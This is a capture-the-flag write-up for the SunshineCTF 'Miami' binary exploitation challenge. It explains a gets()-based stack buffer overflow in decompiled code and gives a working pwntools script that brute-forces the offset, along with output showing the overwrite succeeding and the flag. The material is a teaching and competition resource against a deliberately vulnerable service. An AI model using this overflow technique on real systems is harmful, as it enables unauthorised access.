
Miami writeup

Vlad Manolescu (LambdaF)

September 30, 2025



Miami

10

Oreomeister

21 (77% liked) 6

Dexter is the prime suspect of being the Bay Harbor Butcher, we break into his login terminal and get the proof we need!

- miami

```
nc chal.sunshinectf.games 25601
```

1 Abstract of challenge


A binary exploitation challenge where we need to break into Dexter's login terminal. The challenge provides a binary file and a remote service to exploit.

1.1 Problem description

Dexter is the prime suspect of being the Bay Harbor Butcher, we break into his login terminal and get the proof we need!

2 Solution

We get the binary under the name miami where we found out how the vulnerability works like:



```
00401302    FILE* vuln()

0040130e        int32_t var_c = 0xdeadbeef
00401315        int64_t buf
00401315        __builtin_memset(dest: &buf, ch: 0, count: 0x44)
0040136b        printf(format: "Enter Dexter's password: ")
0040137c        gets(&buf)
0040137c
00401388        if (var_c != 0x1337c0de)
00401394            return puts(str: "Invalid credentials!")
00401394
004013a5        puts(str: "Access granted...")
004013af        return read_flag()
```

The binary contains a classic buffer overflow vulnerability in the ‘vuln()‘ function. The program initializes a stack variable ‘var_c‘ with the value ‘0xdeadbeef‘ and creates a 68-byte buffer. It then uses the unsafe ‘gets()‘ function to read user input without bounds checking.

The critical flaw is that ‘gets()‘ allows unlimited input, enabling us to overflow the 68-byte buffer and overwrite the adjacent ‘var_c‘ variable on the stack.

3 Exploit Code

This is a brute-force buffer overflow exploit that systematically tests different payload sizes to find the correct offset.

Loop Structure: Tests padding sizes from 68 to 84 bytes in 4-byte increments to account for potential stack alignment or compiler padding.

Payload Format: Each attempt sends padding bytes (’A’) followed by the target value ‘0x1337c0de‘ in 32-bit little-endian format.

Network Interaction: Connects to the challenge server, waits for the password prompt, sends the payload, and captures the response.

Success Detection: Stops when it finds ”Access granted” (indicating successful overflow) or any unexpected response that might indicate a different exploit result.


The script automates finding the exact buffer size needed to overwrite the stack variable ‘var_c‘ with the target value, eliminating guesswork in determining the precise overflow offset.

```python
#!/usr/bin/env python3
from pwn import *

host = "chal.sunshinectf.games"
port = 25601
```

```python
target_value = 0x1337c0de

# Try different offsets to find the right one
for extra_padding in range(0, 20, 4):
    print(f"Trying with {68 + extra_padding} bytes padding...")

    # Build payload
    padding = b"A" * (68 + extra_padding)
    payload = padding + p32(target_value)

    # Connect and interact
    r = remote(host, port)
    r.recvuntil(b": ")
    r.sendline(payload)

    # Read response
    result = r.recvall(timeout=2).decode(errors='ignore')
    print(f"Result: {result.strip()}")
    r.close()

    if "Access granted" in result:
        print(f"SUCCESS! Correct padding: {68 + extra_padding}
            bytes")
        break
    elif "Invalid credentials" not in result:
        print(f"Different response: {result}")
        break
```

4 Flag

Finally, the code outputs the flag:



```
Result: Invalid credentials!
Trying with 72 bytes padding...
[+] Opening connection to chal.sunshinectf.games on port 25601: Done
[+] Receiving all data: Done (21B)
[*] Closed connection to chal.sunshinectf.games port 25601
Result: Invalid credentials!
Trying with 76 bytes padding...
[+] Opening connection to chal.sunshinectf.games on port 25601: Done
[+] Receiving all data: Done (90B)
[*] Closed connection to chal.sunshinectf.games port 25601
Result: Access granted...
sun{DeXtEr_was_!nnocent_Do4kEs_w4s_the_bAy_hRrb0ur_bu7cher_afterall!!}
SUCCESS! Correct padding: 76 bytes
```

sun{DeXtEr_was_!nnocent_Do4kEs_w4s_the_bAy_hRrb0ur_bu7cher_afterall!!}